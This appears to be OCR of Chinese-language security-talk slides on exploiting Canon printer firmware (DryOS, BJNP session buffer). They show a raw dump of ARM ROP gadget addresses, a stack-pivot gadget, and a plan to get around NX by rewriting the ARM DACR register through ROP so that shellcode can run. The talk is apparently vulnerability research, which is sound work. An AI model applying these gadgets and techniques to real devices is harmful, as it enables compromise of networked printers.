
紙筆算一下 Stack Offset

```
0x42572640: adc r0, r0, r0; str r0, [r1, #4]; mov r0, #1; str r2, [r1]; pop {r4, pc};
0x42607724: adc r1, r1, r2; pop {r4, r5, r6, pc};
0x4248594c: adc r1, r1, r4; bl #0x12b1990; pop {r4, r5, r6, pc};
0x434f707c: adc r1, r3, #0; strd r0, r1, [r5, #0x18]; pop {r2, r3, r4, r5, r6, pc};
0x42753c28: adc r1, r5, r0, asr #31; str r1, [r6, #4]; pop {r1, r2, r3, r4, r5, r6, r7, r8, sb, pc};
0x43236e70: adc r3, r3, ip; ldr r1, [r1, #0x28]; blx r1;
0x446d7e58: adceq r1, r0, r4, lsl #1; str r8, [sl, #0x42]!; orrsne r0, r0, #0x1100; stmdaeq lr, {r4, r5, r7, sb, fp,
ip, lr} ^; strtmi r3, [r1], #-0; ldmib ip, {r0, r3, r7, sb, lr, pc};
0x44214678: adceq r5, ip, pc, asr #18; stmdaeq r2, {sp, pc}; ldmdb r5, {r0, r2, r4, r7, sb, lr, pc} ^;
0x445d7750: adceq r7, r1, #40, #26; rsbgt r2, r5, r1, lsl #28; ldrpl r4, [ip, #-0]!; ldmib r0, {r2, r4, sb, fp, sp, lr,
pc};
0x443f5a54: adceq r8, lr, r0, asr #10; addsvs pc, r3, #0x2e40; ldmdb r6!, {r1, r5, r6, r7, r8, fp, ip, pc} ^;
0x443f5a50: adcgt r8, r0, #0x8a00; adceq r8, lr, r0, asr #10; addsvs pc, r3, #0x2e40; ldmdb r6!, {r1, r5, r6, r7, r8,
fp, ip, pc} ^;
0x446f6928: adclo ip, r8, r3, asr #13; smlalpl r0, fp, r5, sl; streq r2, [r8, #-0x578]!; ldmdb fp, {r1, r6, r7, r8, sb,
fp, lr, pc};
0x44437b48: adcls r3, r4, ip, ror r1; andspl r0, lr, #0; ldmib sp, {r0, r3, r6, r7, sb, lr, pc} ^;
0x442f3440: adcls r3, sb, ip, lsl sb; ldmda r8!, {r0, r1, r2, r3, r4, r5, r8, sb, fp, sp, lr, pc} ^;
0x44485554: adcmi r0, r4, #0x2680; eorvs sb, r2, r0, ror #25; blvc #0x3b79124; addmi r4, r0, #52, #4; andsmi r2, r2,
r0, lsl #6; ldmdb r6, {r0, r1, r2, r5, r6, r7, sb, sl, pc};
0x4358293c: adcmi r2, r7, #104, #16; push {r4, lr}; bl #0x1e3ac80; bl #0x1cb3460; pop {r4, pc};
0x434a7460: adcmi r7, r2, #228, #14; push {r0, r1, r4, lr}; mov r0, r1; ldr r1, [r1]; ldr r1, [r1, #0x1c]; blx r1;
0x44554f54: adcne fp, r2, #0x9400; ldmdb r8, {r0, r4, r5, sb, sl, ip, pc} ^;
0x443a4e7c: adcne lr, r0, r4, asr sl; subhs r0, r2, r0; ldmdb ip, {r0, r4, r5, r6, sb, lr, pc};
0x4421585c: adcpl r0, r4, r0, lsl #26; ldmdb r4, {r0, r2, r5, r7, sb, lr, pc} ^;
0x44212638: adcpl r2, r4, r8, lsr sb; stmdahi r3, {r0, r2, r5, r7, ip, lr, pc}; eormi r0, r0, r0, lsl #29; ldm r3, {r0,
r2, r4, r7, sb, sp, pc} ^;
0x44215050: adcpl r2, r5, r4, lsl #15; andmi r0, r0, r0; ldmdb r4, {r0, r2, r4, r7, sb, lr, pc} ^;
0x44746060: adcpl r2, r5, r4, lsl #15; andmi r0, r0, r0; ldmdb r4, {r0, r2, r4, r7, sb, lr, pc} ^;
0x44677734: adcpl r5, r1, #0xcc00000; blx #0x3d954f6; sbcne pc, sp, r5, lsr #20; stmdage r8, {r0, r3, r5, r7, r8, sb,
sl, fp, sp, pc} ^; strmi r2, [r1, #0xcaf]!; ldmda r1, {r2, r5, r6, fp, sp, lr, pc};
0x443f2144: adcs r3, r4, r5, lsl #19; mvnhi r1, r2, asr #29; ldmda r1!, {r5, r7, r8, sb, lr, pc};
0x44587c78: adcs r6, r4, r2, ror lr; strne ip, [r2, r0]; ldmdb sp, {r0, r3, r4, r6, r7, sb, lr, pc} ^;
0x44676844: adcseq sb, r8, #0x1680; strhi ip, [r5, -r0]; ldmdb r6, {r0, r4, r5, r6, sb, sl, lr, pc};
0x44447b5c: adcsge r1, sl, r5, lsl r5; andvs r0, r0, r0; ldmda r3, {r0, r2, r5, r7, sb, pc};
0x45612264: adcshi sp, sp, #0x1440; stc2l p8, c14, [r8], #-0x3a0; ldm r6, {r0, r1, r4, r8, sb, sp, lr, pc} ^;
0x445b3c34: adcshs r3, sl, #0x33000000; rsbsle r8, fp, #0x38000000; tstlo r2, r3, lsr r2; stmdami r3, {r0, r1, r2, r5,
r7, r8, fp} ^; ldmdb lr, {r0, r1, r4, r8, sb, lr, pc} ^;
0x45325f44: adcsle pc, sp, #0x1f8000; bne #0x42c3c7c; ldmib lr!, {r0, r1, r3, r4, r6, r8, sb, sl, lr, pc} ^;
0x44682620: adcslo r8, r1, #0x8c000000; ldmib r4!, {r1, r5, r6, r7, sb, sp, pc};
0x46305160: adcsls r2, ip, r4, asr sb; ldm r3, {r1, r2, r3, r4, sb, sl, ip, sp, lr, pc} ^;
0x44456f3c: adcslt r4, r1, r5, ror #12; eorls r2, ip, #16, #26; ldmdb r2!, {r0, r1, r3, r7, pc} ^;
0x45326c24: adcsmi ip, r1, sp, lsl #5; mrc2 p7, #1, r1, c9, c12, #1; ldmda r3!, {r2, r3, r4, r5, r7, r8, sp, pc} ^;
0x4227464c: adcsmi r0, r0, r0, asr #32; adcsmi r1, fp, sb, lsl sl; cmpmi r2, #164, #26; ldr r0, [pc, #0x7c]; bx lr;
0x42274650: adcsmi r1, fp, sb, lsl sl; cmpmi r2, #164, #26; ldr r0, [pc, #0x7c]; bx lr;
0x446d2d50: adcsmi r7, r8, ip, lsr sl; strlt r0, [r3, #-0x1b9]; ldrbmi r0, [r4], #0xb86; andgt r0, r0, r0; ldmib ip,
{r0, r3, r4, r5, r6, sb, lr, pc};
0x44593f78: adcsne r1, sl, pc, lsl r1; mcrlo p7, #6, r3, c4, c0, #5; ldmib r4, {r2, r4, r5, r7, sb, sl, sp, lr, pc} ^;
0x45773b64: adcsne r4, r1, #0x7d000; svchs #0x6f436b; ldmda fp, {r0, r1, r2, r3, r5, r6, sl, fp, pc} ^;
0x452a6934: adcsne sl, lr, #18, #30; orrseq fp, pc, #0x920000; ldrbhi r0, [r7], #0x9ae; ldmdb r5!, {r0, r1, r3, r5, r6,
sb, lr, pc};
0x452e3a6c: adcspl pc, r8, r6, asr pc; strble lr, [r6, #-0xf7b]; svcne #0x577a1b; strbthi lr, [r2], ip, asr #8; ldmda
r0!, {r1, r4, sb, sp, pc};
0x45494744: adcspl r6, sp, #28, #4; ldmls r4, {r0, r3, r7, r8, sp, lr} ^; ldrgt r7, [sp, #0xddd]!; ldmdb sb!, {r3, r4,
r5, r6, sl, sp, lr, pc};
0x4532242c: adcspl r8, sp, #0x5c000000; blvc #0x49adf24; mrrceq p6, #0xa, r7, sp, c5; blt #0x4375018; ldmdb fp, {r3,
r4, sb, sl, fp, ip, lr, pc} ^;
0x44655064: adcsvc r0, sp, r5, ror #24; stmdagt lr!, {r2, r7, r8, sl, fp, sp} ^; ldmdblo r8!, {r2, r3, r8, sp} ^;
ldclle p0, c1, [lr], {0x46}; ldm lr, {r0, r5, r8, sb, sl, fp, ip, pc};
0x44725f44: adcsvs sp, ip, sl; ldrbtvc r0, [r5], #0xcd4; ldmdb r1, {r0, r2, r3, r4, r6, r7, sl, ip, sp, lr, pc};
0x443d2364: adcvs r4, sp, r8, asr #15; mrcls p4, #1, r0, c12, c1, #0; cdpgt p14, #1, c0, c14, c0, #1; ldmda r0!, {r0,
```

翻翻 ROP Gadgets


add sp, 70

pop {r4,r5,r6,pc}




add sp, 70

pop {r4,r5,r6,pc}



接下來就可以正常的 ROP



Exploit Stage #2

- 目標: 任意 Shellcode Execution
- DryOS 開了什麼保護呢？
  - NX/DEP: Read-Write 不會有 Execute


抄 YingMuo 跟 Angelboy 作業

Exploit Stage #2

- 設定 DACR 將所有 Memory Domain 都變成 R/W
  - Domain Access Control Register (ARM)


Memory Domains

- ARM 的 Memory Domain 可以做粗粒度的權限控管
- Domain 可以設定成
  - No Access: 完全不能存取
  - Client: 根據 Page Table Entry 的 Permission 決定
  - Manager: 無視 Page 上的 Access 設定


...
Client: Read-Only
Page Table
...
Client: Read-Write
BJNP Session Buffer


Memory

ROP 修改 DACR

